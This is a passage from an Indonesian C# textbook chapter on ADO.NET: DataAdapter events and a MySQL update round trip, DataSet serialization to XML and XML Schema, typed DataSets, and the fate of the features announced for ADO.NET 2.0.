Menanganinya memerlukan satu metode *handler* untuk setiap peristiwa dan operator `+=` untuk menambahkannya ke peristiwa *adapter* (**Gambar 15.49**). Baris terakhir gambar itu layak dilihat dua kali: *handler updated* memerlukan tipe *delegate updated*, `OleDbRowUpdatedEventHandler`. Menuliskan `OleDbRowUpdatingEventHandler` di sana adalah kekeliruan yang mudah terjadi, dan *compiler* menangkapnya karena kedua tipe *delegate* itu berbeda. Dengan *lambda* C#, pendaftarannya lebih pendek dan kekeliruan itu tidak mungkin terjadi: `adapter.RowUpdated += (_, e) => …`.

- Definisikan metode-metode penangan

```
private void OnRowUpdating(object sender, OleDbRowUpdatingEventArgs args) {
    Console.WriteLine("Updating row for {0}", args.Row[1]);
    ...
}

private void OnRowUpdated(object sender, OleDbRowUpdatedEventArgs args) {
    ...
}
```

- Tambahkan penangan itu ke *event* DataAdapter

```
OleDbDataAdapter adapter = new OleDbDataAdapter();
...
adapter.RowUpdating += new OleDbRowUpdatingEventHandler(this.OnRowUpdating);
adapter.RowUpdated  += new OleDbRowUpdatedEventHandler(this.OnRowUpdated);
```

Gambar 15.49 Mendefinisikan metode *handler* untuk kedua peristiwa dan menambahkannya ke sebuah DataAdapter.

15.7.5 Perjalanan pulang-pergi pada basis data Laundry

Kode 15.17 melakukan perjalanan pulang-pergi lengkap terhadap basis data MySQL milik Laundry: isi tabel `Service`, ubah satu harga di memori, biarkan CommandBuilder menulis `UPDATE`-nya, kirim dengan peristiwa yang melaporkan setiap baris, dan tangkap konflik.

Kode 15.17 `fragments/AdapterRoundTrip.MySql.cs`: `Fill`, perubahan di memori, CommandBuilder, `RowUpdating` dan `RowUpdated`, `UpdateBatchSize`, `Update`, dan `DBConcurrencyException`. Tidak dijalankan dalam buku ini (tanpa server MySQL, tanpa NuGet).

```
// The DataAdapter round trip on the Laundry database in MySQL:
// Fill -> change in memory -> Update, with a CommandBuilder, the two row events,
// batching, and optimistic concurrency. NOT RUN in this book (no MySQL, no NuGet).
//   dotnet new console -n AdapterRoundTrip && cd AdapterRoundTrip
//   dotnet add package MySqlConnector
//   (replace Program.cs with this file; set LAUNDRY_DB to a MySQL connection string)
// Microsoft.Data.Sqlite has no DataAdapter, which is why this sample uses MySQL.
using System.Data;
using MySqlConnector;

string cs = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? "Server=localhost;Database=profitina_laundry;User ID=laundry;Password=;";

using var con = new MySqlConnection(cs);
var adapter = new MySqlDataAdapter("SELECT id, description, price FROM Service", con);
adapter.MissingSchemaAction = MissingSchemaAction.AddWithKey;   // bring the primary key
too
var builder = new MySqlCommandBuilder(adapter);                 // writes
INSERT/UPDATE/DELETE for us
adapter.UpdateBatchSize = 50;                                   // many rows per round trip

adapter.RowUpdating += (_, e) => Console.WriteLine($"updating {e.StatementType}
{e.Row["id"]}");
adapter.RowUpdated += (_, e) => Console.WriteLine($"updated  {e.StatementType}
{e.Row["id"]}: {e.RecordsAffected} row(s)");

var ds = new DataSet("Laundry");
adapter.Fill(ds, "Service");                    // opens, reads, closes: the connection is
not kept
DataTable service = ds.Tables["Service"]!;
Console.WriteLine($"{service.Rows.Count} services loaded; connection state now
{con.State}");

service.Rows.Find("S0003")![“price”] = 6500m;   // a change in memory only
Console.WriteLine(builder.GetUpdateCommand().CommandText);

try
{
    int n = adapter.Update(ds, "Service");       // opens, sends the changed rows, closes
    Console.WriteLine($"{n} row(s) written back");
}
catch (DBConcurrencyException e)
{
    // Somebody changed S0003 between Fill and Update: the WHERE on the original values
matched nothing.
    Console.WriteLine($"Conflict on {e.Row?["id"]}; reload and try again.");
}
```

Contoh ini memakai MySQL karena satu alasan yang perlu diketahui: `Microsoft.Data.Sqlite` **tidak punya DataAdapter**. Penyedia itu mengimplementasikan kelas-kelas terhubung — koneksi, perintah, parameter, *reader*, transaksi — dan dokumentasinya mencantumkan DataAdapter di antara bagian ADO.NET yang sengaja ditinggalkannya [3]. Dengan SQLite, Anda mengisi DataTable dengan `DataTable.Load(reader)`, seperti pada **Kode 15.4**, dan menuliskan perubahan kembali dengan perintah Anda sendiri, seperti yang dilakukan *repository* di Subbab 15.12. `SqlDataAdapter` untuk SQL Server dan `MySqlDataAdapter` untuk MySQL tersedia dan bekerja seperti yang ditunjukkan **Kode 15.17**.

15.8 DataSet dan XML

15.8.1 Dua representasi dari data yang sama

DataSet dan XML terpadu erat (**Gambar 15.50**). DataSet dapat diserialkan sebagai data XML; dokumen XML dapat menjadi sumber data bagi DataSet; skema DataSet dapat didefinisikan sebagai XML Schema; DataSet bertipe kuat dapat dibangkitkan dari XML Schema; dan DataSet dapat diakses melalui antarmuka XML DOM. Keterpaduan inilah yang memungkinkan DataSet berpindah antartingkat dan ke platform lain sebagai pesan layanan web pada **Gambar 15.30**.

- DataSet dan XML terintegrasi erat
  - DataSet diserialisasi sebagai data XML
  - dokumen XML sebagai sumber data bagi DataSet
  - skema DataSet didefinisikan sebagai XML Schema
  - DataSet *strongly typed* dibangkitkan dari XML Schema
  - akses ke DataSet lewat antarmuka XML DOM
- Integrasi DataSet dan XML dipakai dalam sistem terdistribusi, misalnya *web service* (lihat arsitektur tiga lapis, Subbab 15.5)

Gambar 15.50 DataSet dan XML: serialisasi, XML sebagai sumber data, XML Schema untuk skema, DataSet bertipe yang dibangkitkan dari skema, dan akses DOM.

Metodenya adalah `WriteXml` dan `ReadXml`, masing-masing dengan *overload* untuk *stream*, nama berkas, `TextWriter`/`TextReader`, dan `XmlWriter`/`XmlReader`, dan masing-masing dengan mode opsional (**Gambar 15.51**). `XmlWriteMode` bernilai `IgnoreSchema` (data saja), `WriteSchema` (skema lebih dulu, lalu data), atau `DiffGram` (perubahan, dengan nilai sebelum dan sesudah). `XmlReadMode` bernilai `Auto`, `ReadSchema`, `IgnoreSchema`, `InferSchema`, `DiffGram`, atau `Fragment`.

- Metode untuk menulis dan membaca data XML

```
public class DataSet : MarshalByValueComponent, IListSource,
        ISupportInitialize, ISerializable {
    public void WriteXml(Stream stream);
    public void WriteXml(string fileName);
    public void WriteXml(TextWriter writer);
    public void WriteXml(XmlWriter writer);
    public void WriteXml(Stream stream, XmlWriteMode m);
    public XmlReadMode ReadXml(Stream stream);
    public XmlReadMode ReadXml(string fileName);
    public XmlReadMode ReadXml(TextReader reader);
    public XmlReadMode ReadXml(XmlReader reader);
    public XmlReadMode ReadXml(Stream stream, XmlReadMode m);
    ...
}
```

```
public enum XmlWriteMode { DiffGram, IgnoreSchema, WriteSchema }
```

```
public enum XmlReadMode {
    Auto, DiffGram, IgnoreSchema, ReadSchema, InferSchema, Fragment
}
```

Gambar 15.51 *Overload* `WriteXml` dan `ReadXml`, serta enumerasi `XmlWriteMode` dan `XmlReadMode`.

Gambar 15.52 menunjukkan DataSet orang-dan-kontak yang ditulis ke `personcontact.xml` lalu dibaca kembali dengan `XmlReadMode.Auto`, yang membangkitkan skema secara otomatis bila

berkas tidak memuatnya. Elemen akar dokumen dinamai menurut DataSet; setiap baris adalah elemen yang dinamai menurut tabelnya; setiap kolom adalah elemen anak.

- Tulis data ke sebuah berkas XML

```
ds.WriteXml("personcontact.xml");
```

- Baca data dari XML; dengan **XmlReadMode.Auto** skema dibangkitkan secara otomatis

```
DataSet ds = new DataSet();
ds.ReadXml("personcontact.xml",
           XmlReadMode.Auto);
```

```
<?xml version="1.0" standalone="yes"?>
<PersonContacts>
  <Person>
    <ID>1</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
  </Person>
  <Person>
    <ID>2</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
  </Person>
  <Contact>
    <ID>1</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
    <NickName>Didi</NickName>
    <EMail>didi@dotnet.jku.at</EMail>
    <Phone>7133</Phone>
    <PersonID>2</PersonID>
  </Contact>
  <Contact>
    <ID>2</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
    ...
    <PersonID>1</PersonID>
  </Contact>
</PersonContacts>
```

Gambar 15.52 Menulis DataSet ke berkas XML dan membacanya kembali. Berkas itu memuat dua elemen `Person` dan dua elemen `Contact`, dengan setiap kolom sebagai elemen tersendiri.

DataSet juga dapat membaca dan menulis skemanya secara terpisah (**Gambar 15.53**): `WriteXmlSchema` menulis XML Schema (XSD), `ReadXmlSchema` membacanya lalu membangun tabel-tabelnya, dan `InferXmlSchema` membaca *data* XML lalu menebak skema darinya.

- DataSet membaca dan menulis XML Schema
  - **WriteXmlSchema**: menulis XML Schema
  - **ReadXmlSchema**: membaca XML Schema dan membangun tabel-tabel DataSet
  - **InferXmlSchema**: membaca data XML dan menyimpulkan skemanya

```
public void WriteXmlSchema(Stream stream);
public void WriteXmlSchema(string fileName);
public void WriteXmlSchema(TextWriter writer);
public void WriteXmlSchema(XmlWriter writer);

public void ReadXmlSchema(Stream stream);
public void ReadXmlSchema(string fileName);
public void ReadXmlSchema(TextReader reader);
public void ReadXmlSchema(XmlReader reader);

public void InferXmlSchema(Stream stream, string[] namespaces);
public void InferXmlSchema(string fileName, string[] namespaces);
public void InferXmlSchema(TextReader reader, string[] namespaces);
public void InferXmlSchema(XmlReader reader, string[] namespaces);
```

Gambar 15.53 Membaca dan menulis XML Schema: `WriteXmlSchema`, `ReadXmlSchema`, `InferXmlSchema`, masing-masing dengan empat jenis tujuan atau sumber.

15.8.2 Dijalankan: data, skema, inferensi, dan DiffGram

Kode 15.18 melakukan semuanya, pada data orang-dan-kontak yang sama (dengan alamat surel `example.com`, sebagaimana setiap alamat dalam buku ini).

Kode 15.18 `XmlDemo.Run`: tulis data, tulis skema, baca data kembali dua kali — sekali dengan menebak skema, sekali dengan skema yang sebenarnya — lalu tulis sebuah perubahan sebagai DiffGram.

```
    public static void Run()
    {
        DataSet ds = Build();

        Console.WriteLine("1. ds.WriteXml(\"personcontact.xml\")");
        ds.WriteXml("personcontact.xml");
        Console.WriteLine(File.ReadAllText("personcontact.xml"));

        Console.WriteLine("\n2. ds.WriteXmlSchema(...) -- the schema, as XML Schema
(XSD)");
        Console.WriteLine(Xml(w => ds.WriteXmlSchema(w)));

        Console.WriteLine("\n3. ReadXml with XmlReadMode.InferSchema: the structure is
guessed from the data");
        var guessed = new DataSet();
        guessed.ReadXml("personcontact.xml", XmlReadMode.InferSchema);
        foreach (DataTable t in guessed.Tables)
            Console.WriteLine($"   {t.TableName}: " + string.Join(", ",
                t.Columns.Cast<DataColumn>().Select(c => $"{c.ColumnName}
({c.DataType.Name})")));
        Console.WriteLine($"   relations: {guessed.Relations.Count}, primary key on Person:
{guessed.Tables["Person"]!.PrimaryKey.Length > 0}");

        Console.WriteLine("\n4. The same file read after ReadXmlSchema: the types and the
relation survive");
        ds.WriteXmlSchema("personcontact.xsd");
        var typed = new DataSet();
        typed.ReadXmlSchema("personcontact.xsd");
        typed.ReadXml("personcontact.xml", XmlReadMode.ReadSchema);
        foreach (DataTable t in typed.Tables)
            Console.WriteLine($"   {t.TableName}: " + string.Join(", ",
                t.Columns.Cast<DataColumn>().Select(c => $"{c.ColumnName}
({c.DataType.Name})")));
        DataRow didi =
typed.Tables["Person"]!.Rows.Find(2L)!.GetChildRows("PersonHasContacts")[0];
        Console.WriteLine($"   relations: {typed.Relations.Count}; person 2's contact is
\"{didi["NickName"]}\", phone {didi["Phone"]}");

        Console.WriteLine("\n5. A change, written as a DiffGram (XmlWriteMode.DiffGram)");
        ds.Tables["Person"]!.Rows.Find(1L)!["Name"] = "Bier";
        ds.Tables["Person"]!.Rows.Add(3L, "Hendra", "Wijaya");
        DataSet changes = ds.GetChanges()!;
        Console.WriteLine(Xml(w => changes.WriteXml(w, XmlWriteMode.DiffGram)));

        File.Delete("personcontact.xml");
        File.Delete("personcontact.xsd");
    }
```

Bagian pertama keluarannya adalah berkas itu sendiri, dokumen yang sama dengan **Gambar 15.52**:

```
1. ds.WriteXml("personcontact.xml")
<?xml version="1.0" standalone="yes"?>
<PersonContacts>
  <Person>
    <ID>1</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
  </Person>
  <Person>
    <ID>2</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
  </Person>
  <Contact>
    <ID>1</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
    <NickName>Didi</NickName>
    <EMail>didi@example.com</EMail>
    <Phone>7133</Phone>
    <PersonID>2</PersonID>
  </Contact>
  <Contact>
    <ID>2</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
    <PersonID>1</PersonID>
  </Contact>
</PersonContacts>
```

Skemanya lebih panjang, dan layak dibaca sekali, karena memuat segala sesuatu yang diketahui DataSet tetapi tidak dinyatakan oleh data:

Kode 15.19 XML Schema dari DataSet orang-dan-kontak, ditulis oleh `WriteXmlSchema`. Tipe kolomnya `xs:long` dan `xs:string`; `minOccurs="0"` menandai kolom yang boleh NULL; `xs:unique` dengan `msdata:PrimaryKey="true"` adalah kunci primer; `xs:keyref` adalah relasi `PersonHasContacts`.

```
2. ds.WriteXmlSchema(...) -- the schema, as XML Schema (XSD)
<xs:schema id="PersonContacts" xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:msdata="urn:schemas-microsoft-com:xml-msdata">
  <xs:element name="PersonContacts" msdata:IsDataSet="true" msdata:UseCurrentLocale="true">
    <xs:complexType>
      <xs:choice minOccurs="0" maxOccurs="unbounded">
        <xs:element name="Person">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="ID" type="xs:long" />
              <xs:element name="FirstName" type="xs:string" minOccurs="0" />
              <xs:element name="Name" type="xs:string" minOccurs="0" />
            </xs:sequence>
          </xs:complexType>
        </xs:element>
        <xs:element name="Contact">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="ID" type="xs:long" />
              <xs:element name="FirstName" type="xs:string" minOccurs="0" />
              <xs:element name="Name" type="xs:string" minOccurs="0" />
              <xs:element name="NickName" type="xs:string" minOccurs="0" />
              <xs:element name="EMail" type="xs:string" minOccurs="0" />
              <xs:element name="Phone" type="xs:string" minOccurs="0" />
              <xs:element name="PersonID" type="xs:long" minOccurs="0" />
            </xs:sequence>
          </xs:complexType>
        </xs:element>
      </xs:choice>
    </xs:complexType>
    <xs:unique name="Constraint1" msdata:PrimaryKey="true">
      <xs:selector xpath=".//Person" />
      <xs:field xpath="ID" />
    </xs:unique>
    <xs:unique name="Contact_Constraint1" msdata:ConstraintName="Constraint1"
msdata:PrimaryKey="true">
      <xs:selector xpath=".//Contact" />
      <xs:field xpath="ID" />
    </xs:unique>
    <xs:keyref name="PersonHasContacts" refer="Constraint1">
      <xs:selector xpath=".//Contact" />
      <xs:field xpath="PersonID" />
    </xs:keyref>
  </xs:element>
</xs:schema>
```

Kode 15.20 membandingkan apa yang kembali ketika berkas dibaca dengan dan tanpa skema itu:

Kode 15.20 Membaca XML dengan skema hasil tebakan dan dengan skema sebenarnya. Inferensi menjadikan setiap kolom `String` serta menghilangkan kunci dan relasi; skema sebenarnya memulihkan kolom `Int64`, relasi, dan navigasi melaluinya.

```
3. ReadXml with XmlReadMode.InferSchema: the structure is guessed from the data
   Person: ID (String), FirstName (String), Name (String)
   Contact: ID (String), FirstName (String), Name (String), NickName (String), EMail
(String), Phone (String), PersonID (String)
   relations: 0, primary key on Person: False

4. The same file read after ReadXmlSchema: the types and the relation survive
   Person: ID (Int64), FirstName (String), Name (String)
   Contact: ID (Int64), FirstName (String), Name (String), NickName (String), EMail
(String), Phone (String), PersonID (Int64)
   relations: 1; person 2's contact is "Didi", phone 7133
```

Inferensi adalah tebakan dari teks, dan teks tidak bertipe: `<ID>1</ID>` bisa berupa bilangan atau *string*, sehingga ia menjadi *string*, dan tidak ada apa pun dalam data yang menyatakan bahwa `PersonID` merujuk ke `Person.ID`. Setiap kali DataSet berpindah sebagai XML, kirimkan skemanya bersama data (`XmlWriteMode.WriteSchema`) atau simpan skema dalam berkas yang dipakai bersama kedua pihak.

Terakhir, sebuah **DiffGram** mencatat perubahan, bukan sekadar data (**Kode 15.21**):

Kode 15.21 DiffGram dari dua perubahan: orang 1 berganti nama menjadi *Bier* (`hasChanges="modified"`, dengan baris lamanya di bawah `diffgr:before`) dan orang 3 ditambahkan (`hasChanges="inserted"`, tanpa *before*). Inilah yang dikirim DataSet antartingkat agar penerima dapat menjalankan `UPDATE` dan `INSERT` yang tepat.

```
<diffgr:diffgram xmlns:msdata="urn:schemas-microsoft-com:xml-msdata"
xmlns:diffgr="urn:schemas-microsoft-com:xml-diffgram-v1">
  <PersonContacts>
    <Person diffgr:id="Person1" msdata:rowOrder="0" diffgr:hasChanges="modified">
      <ID>1</ID>
      <FirstName>Wolfgang</FirstName>
      <Name>Bier</Name>
    </Person>
    <Person diffgr:id="Person2" msdata:rowOrder="1" diffgr:hasChanges="inserted">
      <ID>3</ID>
      <FirstName>Hendra</FirstName>
      <Name>Wijaya</Name>
    </Person>
  </PersonContacts>
  <diffgr:before>
    <Person diffgr:id="Person1" msdata:rowOrder="0">
      <ID>1</ID>
      <FirstName>Wolfgang</FirstName>
      <Name>Beer</Name>
    </Person>
  </diffgr:before>
</diffgr:diffgram>
```


15.8.3 DataSet bertipe dan XML DOM

Mengakses kolom sebagai `row["Name"]` punya dua kelemahan: nama yang salah eja baru ketahuan saat program berjalan, dan nilainya kembali sebagai `object` sehingga perlu di-*cast*. **DataSet bertipe** (*typed DataSet*) memperbaiki keduanya (**Gambar 15.54**). Alat `xsd.exe` membaca XML Schema seperti `personcontact.xsd` dan, dengan opsi `/dataset`, membangkitkan kelas-kelas turunan dari kelas umum yang menambahkan properti untuk setiap tabel, kolom, dan relasi: kelas `PersonContacts` turunan `DataSet`, `PersonDataTable` dengan metode `NewPersonRow()`, dan `PersonRow` dengan `long Id`, `string FirstName`, serta metode `GetContactRows()`.

- *DataSet bertipe* menyediakan akses data bertipe
- Alat **xsd.exe** membangkitkan kelas-kelasnya dari XML Schema

```
> xsd.exe personcontact.xsd /dataset
```

- Kelas-kelas itu mendefinisikan properti untuk akses bertipe ke baris, kolom, dan relasi



Gambar 15.54 DataSet bertipe. `xsd.exe personcontact.xsd /dataset` membangkitkan `PersonContacts`, `PersonDataTable`, `ContactDataTable`, `PersonRow`, dan `ContactRow`, masing-masing turunan kelas umum yang menambahkan anggota bertipe.

Gambar 15.55 membandingkan kedua gaya. Pada DataSet konvensional, tabel ditemukan dengan *string*, kolom sebuah baris dengan *string*, dan baris anak dengan nama relasi sebagai *string*. Pada DataSet bertipe, setiap hal itu adalah properti yang diperiksa *compiler*, dan `person.Name = "Beer"` tidak memerlukan *cast*.

- Akses data pada DataSet biasa

```
DataSet ds = new DataSet("PersonContacts");
DataTable personTable = new DataTable("Person");
...
ds.Tables.Add(personTable);
DataRow person = personTable.NewRow();
personTable.Rows.Add(person);
person["Name"] = "Beer";
...
person.GetChildRows("PersonHasContacts")[0]["Name"] = "Beer";
```

- Akses data pada DataSet bertipe

```
PersonContacts typedDS = new PersonContacts();
PersonContacts.PersonDataTable personTable = typedDS.Person;
PersonContacts.PersonRow person = personTable.NewPersonRow();
personTable.AddPersonRow(person);
person.Name = "Beer";
...
person.GetContactRows()[0].Name = "Beer";
```

Gambar 15.55 Akses data pada DataSet konvensional (*string* dan *cast*) dan pada DataSet bertipe (properti yang diperiksa *compiler*).

DataSet bertipe dibangkitkan oleh perancang DataSet milik Visual Studio di .NET Framework; di .NET 10, perancang itu dan pembangkitan DataSet oleh `xsd.exe` bukan bagian dari SDK. Gagasannya bertahan dalam bentuk yang lebih baik: kelas entitas dengan properti bertipe, yang dipakai Entity Framework Core (Subbab 15.16), dan yang juga merupakan wujud *record* `BillView` milik Laundry.

Keterpaduan terakhir adalah **`XmlDataDocument`** (**Gambar 15.56**): dokumen XML DOM yang disinkronkan dengan DataSet, sehingga perubahan yang dibuat melalui DataSet terlihat melalui DOM, dan kueri XPath seperti `descendant::Person[ID='3']` dapat menemukan sebuah baris. Di .NET 10 kelas ini masih ada tetapi ditandai usang (*obsolete*); bila Anda memerlukan XPath atas data DataSet, tuliskan dengan `WriteXml` ke `XmlDocument` atau `XDocument` lalu kueri yang itu.

- **XmlDataDocument** memberi akses lewat antarmuka XML DOM
- Perubahan disinkronkan antara XmlDataDocument dan DataSet

Contoh

- Buat XmlDataDocument untuk sebuah DataSet, lalu ubah data di DataSet

```
XmlDataDocument xmlDoc = new XmlDataDocument(ds);
...
DataTable table = ds.Tables["Person"];
table.Rows.Find(3)["Name"] = "Changed Name!";
```

- Jangkau data yang berubah itu lewat XmlDataDocument

```
XmlElement root = xmlDoc.DocumentElement;
XmlNode person = root.SelectSingleNode("descendant::Person[ID='3']");
Console.WriteLine("Access via XML: \n" + person.OuterXml);
```

Gambar 15.56 `XmlDataDocument`: tampilan XML DOM atas sebuah DataSet yang dijaga selaras dengannya; perubahan yang dibuat melalui DataSet ditemukan melalui DOM dengan XPath.

15.9 Apa yang Dijanjikan ADO.NET 2.0, dan Apa Jadinya

ADO.NET 2.0 (2005) memperluas antarmuka-antarmukanya dan terikat erat dengan SQL Server 2005, yang bernama sandi "Yukon" (**Gambar 15.57**). Fitur yang diumumkan untuknya adalah salin massal (*bulk copy*), *Multiple Active Result Sets*, eksekusi asinkron, pemrosesan pembaruan secara *batch*, penomoran halaman (*paging*) hasil kueri, dan ObjectSpaces. Sebagian dirilis seperti yang diumumkan, sebagian dirilis dengan nama lain, dan dua sama sekali tidak dirilis; subbab ini menunjukkan masing-masing sebagaimana diumumkan lalu menyebutkan apa yang Anda pakai hari ini, agar Anda dapat membaca materi lama maupun kode baru.

- Antarmuka yang diperluas
- Keterkaitan erat dengan SQL Server 2005 ("Yukon")

Fitur baru, banyak di antaranya hanya untuk SQL Server 2005

- *bulk copy* (salin massal)
- *Multiple Active Result Sets* (MARS)
- eksekusi operasi basis data secara asinkron
- pemrosesan pembaruan basis data secara *batch*
- *paging* atas hasil sebuah kueri
- *ObjectSpaces*

Gambar 15.57 ADO.NET 2.0: antarmuka yang diperluas dan fitur-fitur baru, banyak di antaranya hanya untuk SQL Server 2005.

Salin massal menyisipkan data dalam jumlah besar dalam satu operasi (**Gambar 15.58**): sebuah DataReader atas sumber memasok `WriteToServer` di tujuan, jauh lebih cepat daripada satu `INSERT` per baris. Fitur ini dirilis sebagai `SqlBulkCopy` (bukan `SqlBulkCopyOperation`) dan kini ada di `Microsoft.Data.SqlClient`; `MySqlConnector` punya `MySqlBulkCopy`; untuk SQLite, banyak `INSERT` di dalam satu transaksi sudah cukup cepat, karena hampir seluruh biaya operasi tulis SQLite ada pada *commit*.

- Menyisipkan data dalam jumlah besar dalam satu operasi (hanya SQL Server)
- Diumumkan sebagai kelas **SqlBulkCopyOperation**; dirilis sebagai **SqlBulkCopy**

1. Definisikan sumber data

```
SqlConnection sourceCon = new SqlConnection(conString); sourceCon.Open();
SqlCommand sourceCmd = new SqlCommand("SELECT * FROM Customers", sourceCon);
IDataReader sourceReader = sourceCmd.ExecuteReader();
```

2. Definisikan tujuan

```
SqlConnection targetCon = new SqlConnection(conString); targetCon.Open();
```

3. Salin data dari sumber ke tujuan dalam satu operasi

```
SqlBulkCopyOperation bulkCmd = new SqlBulkCopyOperation(targetCon);
bulkCmd.DestinationTableName = "Copy_Customers";
bulkCmd.WriteDataReaderToServer(sourceReader);
```

Gambar 15.58 Salin massal: definisikan sumber (sebuah *reader* atas `SELECT * FROM Customers`), definisikan koneksi tujuan, lalu salin semuanya dalam satu operasi ke `Copy_Customers`.

Multiple Active Result Sets (MARS) mencabut aturan bahwa satu koneksi hanya boleh punya satu DataReader terbuka pada satu waktu (**Gambar 15.59**): contohnya membaca pelanggan dengan satu *reader* dan, untuk setiap pelanggan, pesanan-pesanannya dengan *reader* kedua pada

koneksi yang sama. Fitur ini dirilis, untuk SQL Server, dan dinyalakan dengan `MultipleActiveResultSets=True` di *connection string*. Sering kali sebuah *join* — satu kueri, satu *reader* — adalah jawaban yang lebih baik.

- Sebelumnya: satu DataReader terbuka per koneksi
- ADO.NET 2.0: beberapa DataReader terbuka bersamaan pada satu koneksi

```
SqlConnection con = new SqlConnection(conStr);
con.Open();
SqlCommand custCmd = new SqlCommand("SELECT CustomerId, CompanyName " +
    "FROM Customers ORDER BY CustomerId", con);
SqlCommand ordCmd = new SqlCommand("SELECT CustomerId, OrderId, OrderDate " +
    "FROM Orders ORDER BY CustomerId, OrderDate", con);
SqlDataReader custRdr = custCmd.ExecuteReader();
SqlDataReader ordRdr = ordCmd.ExecuteReader();
string custID = null;
while (custRdr.Read()) {            // use the first reader
    custID = custRdr.GetString(0);
    while (ordRdr.Read() && ordRdr.GetString(0) == custID) {   // the second
        ...
    }
}
...
```

Gambar 15.59 *Multiple Active Result Sets*: dua DataReader terbuka pada satu koneksi, yang kedua membaca pesanan setiap pelanggan selama yang pertama berada pada pelanggan itu.

Eksekusi asinkron memungkinkan program memulai sebuah perintah dan mengerjakan hal lain selama basis data bekerja, dengan pasangan metode seperti `BeginExecuteReader` dan `EndExecuteReader` serta sebuah *callback* (**Gambar 15.60**, **Gambar 15.61**). Fitur ini dirilis dalam bentuk itu, lalu digantikan di .NET 4.5 oleh metode berbasis `Task` — `OpenAsync`, `ExecuteReaderAsync`, `ExecuteNonQueryAsync`, `ReadAsync` — yang dengan `await` milik C# semudah dibaca seperti kode sinkron. **Kode 15.2** memakainya.

- Sebelumnya: perintah hanya dieksekusi secara sinkron
- ADO.NET 2.0: eksekusi asinkron, bergaya I/O asinkron

```
IAsyncResult BeginExecuteReader(AsyncCallback callback)
IDataReader  EndExecuteReader(IAsyncResult result)

IAsyncResult BeginExecuteNonQuery(AsyncCallback callback)
int          EndExecuteNonQuery(IAsyncResult result)

IAsyncResult BeginExecuteXmlReader(AsyncCallback callback)
XmlReader    EndExecuteXmlReader(IAsyncResult result)
```

Gambar 15.60 Metode asinkron ADO.NET 2.0: pasangan `Begin...`/`End...` untuk *reader*, *non-query*, dan *XML reader*, dengan gaya I/O asinkron.

```
public class Async {
    SqlCommand cmd;   // command to be executed asynchronously
    public void CallCmdAsync() {
        SqlConnection con = new SqlConnection("Data Source=(local)\\NetSDK...");
        cmd = new SqlCommand("MyLongRunningStoredProc", con);
        cmd.CommandType = CommandType.StoredProcedure;
        con.Open();
        // execute the command asynchronously
        cmd.BeginExecuteNonQuery(new AsyncCallback(AsyncCmdEnded), null);
        ...
    }

    // this callback method runs when the SQL command has finished
    public void AsyncCmdEnded(IAsyncResult result) {
        cmd.EndExecuteNonQuery(result);
        // optionally do some work based on the results
        ...
    }
}
```

Gambar 15.61 Menjalankan *stored procedure* yang lama secara asinkron: `BeginExecuteNonQuery` dengan *callback*, dan `EndExecuteNonQuery` di dalam *callback* ketika perintah selesai.

Pemrosesan pembaruan secara *batch*: alih-alih satu perjalanan pulang-pergi per baris yang berubah, DataAdapter dengan `UpdateBatchSize` terisi mengirim beberapa baris per perjalanan (**Gambar 15.62**). Fitur ini dirilis untuk SQL Server dan didukung oleh `MySqlDataAdapter`; **Kode 15.17** menyetelnya ke 50.

- Sebelumnya: baris diperbarui satu per satu
- ADO.NET 2.0: beberapa baris diperbarui dalam satu *batch* (SQL Server)
- **UpdateBatchSize** diatur pada DataAdapter

```
void UpdateCategories(DataSet ds, SqlConnection con) {
    // create an adapter with select and update commands
    SqlDataAdapter da = new SqlDataAdapter("SELECT * FROM Categories", con);
    // the command builder creates the missing UPDATE, INSERT and DELETE commands
    SqlCommandBuilder cb = new SqlCommandBuilder(da);
    // set the batch size != 1
    da.UpdateBatchSize = 50;
    ...
    // execute the update in batch mode
    da.Update(ds.Tables["Categories"]);
}
```

